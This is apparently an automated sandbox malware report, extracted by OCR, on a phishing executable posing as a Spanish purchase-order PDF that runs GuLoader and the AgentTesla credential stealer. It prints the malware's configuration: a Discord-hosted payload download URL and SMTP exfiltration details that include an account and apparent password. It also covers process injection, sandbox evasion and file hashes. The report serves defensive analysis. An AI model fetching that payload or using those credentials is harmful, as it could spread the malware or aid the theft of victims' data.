



ID: 558805
Sample Name: ORDEN DE COMPRA 80107.pdf_____.exe
Cookbook: default.jbs
Time: 14:08:19
Date: 24/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report ORDEN DE COMPRA 80107.pdf_____.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: GuLoader 4
Threatname: Agenttesla 4
Yara Overview 4
Memory Dumps 5
Sigma Overview 5
Jbx Signature Overview 5
AV Detection 5
Networking 5
System Summary 5
Data Obfuscation 5
Malware Analysis System Evasion 5
Anti Debugging 5
HIPS / PFW / Operating System Protection Evasion 5
Stealing of Sensitive Information 6
Remote Access Functionality 6
Mitre Att&ck Matrix 6
Behavior Graph 6
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 8
URLs 8
Domains and IPs 9
Contacted Domains 9
Contacted URLs 9
URLs from Memory and Binaries 9
World Map of Contacted IPs 9
Public IPs 10
General Information 10
Warnings 10
Simulations 10
Behavior and APIs 10
Joe Sandbox View / Context 11
IPs 11
Domains 11
ASNs 11
JA3 Fingerprints 11
Dropped Files 11
Created / dropped Files 11
C:\Users\user\AppData\Local\Temp\~DF3DFDC0A18C6E3284.TMP 11
Static File Info 11
General 11
File Icon 12
Static PE Info 12
General 12
Authenticode Signature 12
Entrypoint Preview 12
Data Directories 14
Sections 14
Resources 14
Imports 15
Version Infos 15
Possible Origin 15
Network Behavior 15
Network Port Distribution 15
TCP Packets 15
UDP Packets 17
DNS Queries 17
DNS Answers 17
HTTP Request Dependency Graph 18
HTTPS Proxied Packets 18
Statistics 27

Copyright Joe Security LLC 2022

Behavior 27
System Behavior 28
Analysis Process: ORDEN DE COMPRA 80107.pdf_____.exePID: 4600, Parent PID: 2368 28
General 28
File Activities 28
File Created 28
Registry Activities 28
Key Created 28
Key Value Created 28
Analysis Process: CasPol.exePID: 5340, Parent PID: 4600 28
General 28
Analysis Process: CasPol.exePID: 4820, Parent PID: 4600 29
General 29
Analysis Process: CasPol.exePID: 5640, Parent PID: 4600 29
General 29
File Activities 29
File Created 29
File Read 30
Analysis Process: conhost.exePID: 4568, Parent PID: 5640 31
General 31
Disassembly 31

Copyright Joe Security LLC 2022


Windows Analysis Report

ORDEN DE COMPRA 80107.pdf_____.exe


Overview

General Information

Sample Name:	ORDEN DE COMPRA 80107.pdf_____.exe
Analysis ID:	558805
MD5:	af7c27fd6e49538..
SHA1:	e2da9a0143a07d.
SHA256:	d7553925a2f9d9..
Tags:	exe
Infos:	



Detection




AgentTesla
GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected AgentTesla
- Yara detected GuLoader
- Hides threads from debuggers
- Initial sample is a PE file and has a…
- Writes to foreign memory regions
- Tries to detect Any.run
- Tries to detect sandboxes and other…
- C2 URLs / IPs found in malware con…
- Queries sensitive network adapter in…

Classification



Process Tree

- **System is w10x64**
- ORDEN DE COMPRA 80107.pdf_____.exe (PID: 4600 cmdline: "C:\Users\user\Desktop\ORDEN DE COMPRA 80107.pdf_____.exe" MD5: AF7C27FD6E49538AA93A667D67463C51)
  - CasPol.exe (PID: 5340 cmdline: "C:\Users\user\Desktop\ORDEN DE COMPRA 80107.pdf_____.exe" MD5: F866FC1C2E928779C7119353C3091F0C)
  - CasPol.exe (PID: 4820 cmdline: "C:\Users\user\Desktop\ORDEN DE COMPRA 80107.pdf_____.exe" MD5: F866FC1C2E928779C7119353C3091F0C)
  - CasPol.exe (PID: 5640 cmdline: "C:\Users\user\Desktop\ORDEN DE COMPRA 80107.pdf_____.exe" MD5: F866FC1C2E928779C7119353C3091F0C)
    - conhost.exe (PID: 4568 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "https://cdn.discordapp.com/attachments/934180388522299433/9350"
}
```

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "kubaba@bhgautopartes.comicui4cu2@@mail.bhgautopartes.comkubabareports@bhgautopartes.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.366777936.000000000040D000.00000020.00000001.01000000.00000003.sdmp	LokiBot_Dropper_Packed_R11_Feb18	Auto-generated rule - file scan copy.pdf.r11	Florian Roth	• 0x26f8:$s1: C:\Program Files (x86)\Microsoft Visual Studio\VB98\VB6.OLB
00000000.00000000.289570164.000000000040D000.00000020.00000001.01000000.00000003.sdmp	LokiBot_Dropper_Packed_R11_Feb18	Auto-generated rule - file scan copy.pdf.r11	Florian Roth	• 0x26f8:$s1: C:\Program Files (x86)\Microsoft Visual Studio\VB98\VB6.OLB
00000007.00000000.335904974.0000000001300000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000007.00000002.567367145.000000001E271000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000007.00000002.567367145.000000001E271000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	

Click to see the 2 entries

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Networking

C2 URLs / IPs found in malware configuration

System Summary

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

Data Obfuscation

Yara detected GuLoader

Malware Analysis System Evasion

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Anti Debugging

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion

Copyright Joe Security LLC 2022

Writes to foreign memory regions

Stealing of Sensitive Information



Yara detected AgentTesla

Remote Access Functionality




Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	Path Interception	1 1 1 Process Injection	1 Masquerading	OS Credential Dumping	4 1 1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	LSASS Memory	1 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	3 3 1 Virtualization/Sandbox Evasion	Security Account Manager	3 3 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 1 Process Injection	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Obfuscated Files or Information	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	1 1 4 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
ORDEN DE COMPRA 80107.pdf_____.exe	18%	Virustotal		Browse
ORDEN DE COMPRA 80107.pdf_____.exe	23%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://JNREkg.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cdn.discordapp.com	162.159.133.233	true	false		high


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://cdn.discordapp.com/attachments/934180388522299433/9350	false		high
0,0,289486713,0000000000095000,00000104,00000010,00020000,00000000,1,0	true		low
http://https://cdn.discordapp.com/attachments/934180388522299433/935091672193314826/kubaba_yqzTpIrbd157.bin	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	CasPol.exe, 00000007.00000002.567367145.000000001E271000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://DynDns.comDynDNS	CasPol.exe, 00000007.00000002.567367145.000000001E271000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	CasPol.exe, 00000007.00000002.567367145.000000001E271000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://JNREkg.com	CasPol.exe, 00000007.00000002.567367145.000000001E271000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs						
IP	**Domain**	**Country**	**Flag**	**ASN**	**ASN Name**	**Malicious**
162.159.133.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	558805
Start date:	24.01.2022
Start time:	14:08:19
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 1s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ORDEN DE COMPRA 80107.pdf_____.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	23
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@8/1@1/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 8% (good quality ratio 7.1%) • Quality average: 54.9% • Quality standard deviation: 24.9%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 23.211.6.115
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, client.wns.windows.com, store-images.s-microsoft.com, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
14:10:59	API Interceptor	505x Sleep call for process: CasPol.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\~DF3DFDC0A18C6E3284.TMP

Process:	C:\Users\user\Desktop\ORDEN DE COMPRA 80107.pdf_____.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	1.5176804370857258
Encrypted:	false
SSDEEP:	192://X054dxd6sA6bhFg/J7RJA4ZoEBWc0CRUcu6hnrdAK7q+R1din://XSoxj7bl//J9X8kl5d7RPi
MD5:	A8380A556DB83A33F7EBA03B4D73B00C
SHA1:	FF905006775895EAF4F9324382AD984EDD59F77B
SHA-256:	D4B63288420323011F114B031B4F8C81629B153B527477B7B78C2DFA5EB36F85
SHA-512:	7001ADE8A8F534430AB41CF58068D21504D481B18F45BB35DC28424603D839B2D40E034433404DE8B8EDD57F5CCC74A6285B729B8CE774AC180869E191AC523
Malicious:	false
Reputation:	low
Preview:	.....>..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	4.6163713423423145
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	ORDEN DE COMPRA 80107.pdf_____.exe
File size:	234664
MD5:	af7c27fd6e49538aa93a667d67463c51

SHA1:	e2da9a0143a07da2b2c498f4622ea5db21d9298f
SHA256:	d7553925a2f9d9840cd23da20f66fcbfb3e7eca2f24c624e2f6139181eefc138
SHA512:	6fdf0a2efc97e8c69c8aa97d4a2f47826c7bc201a8db4323f41ac097925c0c5e919ec7df5e72579d61dab3e7e38f8e8a324ca8a336b55e2ce756838a9bd08122
SSDEEP:	3072:sXFgpRlMXzGWG2z7JHEsmVT0s4L9b3DJpRMWXXHRVo:gORmw2zFEVT54NR18
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....P...1...1...1...-...1.....1.....1..Rich.1.....PE..L...0f.a.....@

File Icon



Icon Hash:	0019797830717130

Static PE Info

General

Entrypoint:	0x4015b8
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x61EE6630 [Mon Jan 24 08:41:20 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	021148ab9e3c0ac12b1105f8e3760ae5

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	E=Dietitians@Terrorizations6.Si, CN=keraphyllous, OU=HOVEDSTADSKOMMUNE, O=Architecure, L=EUKALYPTUSOLIEN, S=Prointegration, C=IR
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 1/24/2022 12:41:21 AM 1/24/2023 12:41:21 AM
Subject Chain	• E=Dietitians@Terrorizations6.Si, CN=keraphyllous, OU=HOVEDSTADSKOMMUNE, O=Architecure, L=EUKALYPTUSOLIEN, S=Prointegration, C=IR
Version:	3
Thumbprint MD5:	BE1303855B86E4F48D5A57F935662A94
Thumbprint SHA-1:	80AC2905FEB6F49E6001B047F27CC16C86E48EE2
Thumbprint SHA-256:	F0E4E678BE0A5E24577BFAB858068D4B101D1C87140BCC78FE4981114828BE34
Serial:	00

Entrypoint Preview

Instruction
push 0040E858h
call 00007F9EBC7EDCC5h
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
xor byte ptr [eax], al
add byte ptr [eax], al
inc eax
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add ch, ch
mov dl, EBh
sbb byte ptr [994ED3DEh], ch
dec ecx
stc
sahf
mov al, 41h
xchg eax, esi
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add dword ptr [eax], eax
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
dec ecx
outsb
je 00007F9EBC7EDD44h
imul esp, dword ptr [edi+61h], 0035746Eh
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add bh, bh
int3
xor dword ptr [eax], eax
sbb al, 50h
mov dword ptr [edi-2Dh], edx
dec ebp
sti
cmp eax, 8479B84Ah
dec ebx
aas
mov esp, A60C1FE7h
fistp qword ptr [edx-37h]
fadd qword ptr [edi-51h]
sub edx, FFFFFF8Ah
dec ebp
jc 00007F9EBC7EDD45h
lodsb
cmp cl, byte ptr [edi-53h]
xor ebx, dword ptr [ecx-48EE309Ah]
or al, 00h
stosb
add byte ptr [eax-2Dh], ah
xchg eax, ebx
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
hlt
iretd
add byte ptr [eax], al
xchg ebx, ecx
add byte ptr [eax], al
add byte ptr [eax+eax], cl
dec ebp
popad
popad
outsb
jnc 00007F9EBC7EDD42h
popad
jbe 00007F9EBC7EDD40h
jnc 00007F9EBC7EDCD2h
or eax, 4E000901h
popad

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x28e64	0x28	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x2c000	0xcec4	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x38000	0x14a8	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x238	0x20	
IMAGE_DIRECTORY_ENTRY_IAT	0x1000	0x1b4	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x28484	0x29000	False	0.374112757241	data	5.25902998253	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x2a000	0x154c	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x2c000	0xcec4	0xd000	False	0.109600360577	data	1.79496645519	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x37e1c	0x10a8	data		
RT_ICON	0x35874	0x25a8	data		
RT_ICON	0x2c3cc	0x94a8	data		

Copyright Joe Security LLC 2022

Name	RVA	Size	Type	Language	Country
RT_GROUP_ICON	0x2c39c	0x30	data		
RT_VERSION	0x2c150	0x24c	data	Bulgarian	Bulgaria

Imports

DLL	Import
MSVBVM60.DLL	_CIcos, _adj_fptan, __vbaHresultCheck, __vbaStrI4, __vbaVarMove, __vbaFreeVar, __vbaStrVarMove, __vbaLenBstr, __vbaFreeVarList, _adj_fdiv_m64, __vbaFreeObjList, _adj_fprem1, __vbaStrCat, __vbaHresultCheckObj, __vbaLenBstrB, _adj_fdiv_m32, __vbaVarTstLe, __vbaAryDestruct, __vbaObjSet, __vbaOnError, _adj_fdiv_m16i, __vbaObjSetAddref, _adj_fdivr_m16i, _CIsin, __vbaChkstk, __vbaFileClose, EVENT_SINK_AddRef, __vbaGet3, __vbaStrCmp, __vbaObjVar, _adj_fpatan, __vbaLateIdCallLd, __vbaRedim, __vbaStrR8, EVENT_SINK_Release, __vbaUI1I2, _CIsqrt, EVENT_SINK_QueryInterface, __vbaExceptHandler, _adj_fprem, _adj_fdivr_m64, __vbaFPException, __vbaStrVarVal, __vbaVarCat, _CIlog, __vbaErrorOverflow, __vbaFileOpen, __vbaNew2, _adj_fdiv_m32i, _adj_fdivr_m32i, __vbaStrCopy, __vbaFreeStrList, __vbaDerefAry1, _adj_fdivr_m32, _adj_fdiv_r, __vbaI4Var, __vbaVarDup, __vbaVarTstGe, __vbaFpI4, __vbaLateMemCallLd, _CIatan, __vbaStrMove, _allmul, _CItan, _CIexp, __vbaFreeObj, __vbaFreeStr

Version Infos


Description	Data
Translation	0x0402 0x04b0
LegalCopyright	VAR Fas
InternalName	Mousetail6
FileVersion	1.00
CompanyName	VAR Fas
ProductName	VAR Fas
ProductVersion	1.00
OriginalFilename	Mousetail6.exe

Possible Origin

Language of compilation system	Country where language is spoken	Map
Bulgarian	Bulgaria	

Network Behavior

Network Port Distribution



Total Packets: 48

- 53 (DNS)
